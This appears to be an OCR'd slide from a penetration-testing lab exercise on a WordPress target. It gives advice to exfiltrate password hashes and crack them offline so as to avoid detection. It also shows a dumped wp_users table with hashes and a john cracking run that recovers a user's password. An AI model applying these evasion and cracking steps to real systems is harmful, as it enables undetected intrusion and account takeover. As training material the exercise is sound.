
- How can you execute the same exploit without triggering the alert?
  - Exfiltrate the hashed passwords and use john on your own machine to avoid detection
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Password Cracking

Silas



```
--+--------------------+--------------------+-----------------------+----
--------+-----------------------------------------------------------------
-+------------+-----------+---------------+---------------+
5 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name |
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael      |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+--------------------+--------------------+---
----------+----------------+
2 rows in set (0.00 sec)

mysql> █
```



```
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:01  3/3 0g/s 7455p/s 7455c/s 7455C/s berley..beejim
0g 0:00:02:13  3/3 0g/s 7456p/s 7456c/s 7456C/s 225553..228902
pink84           (steven)
```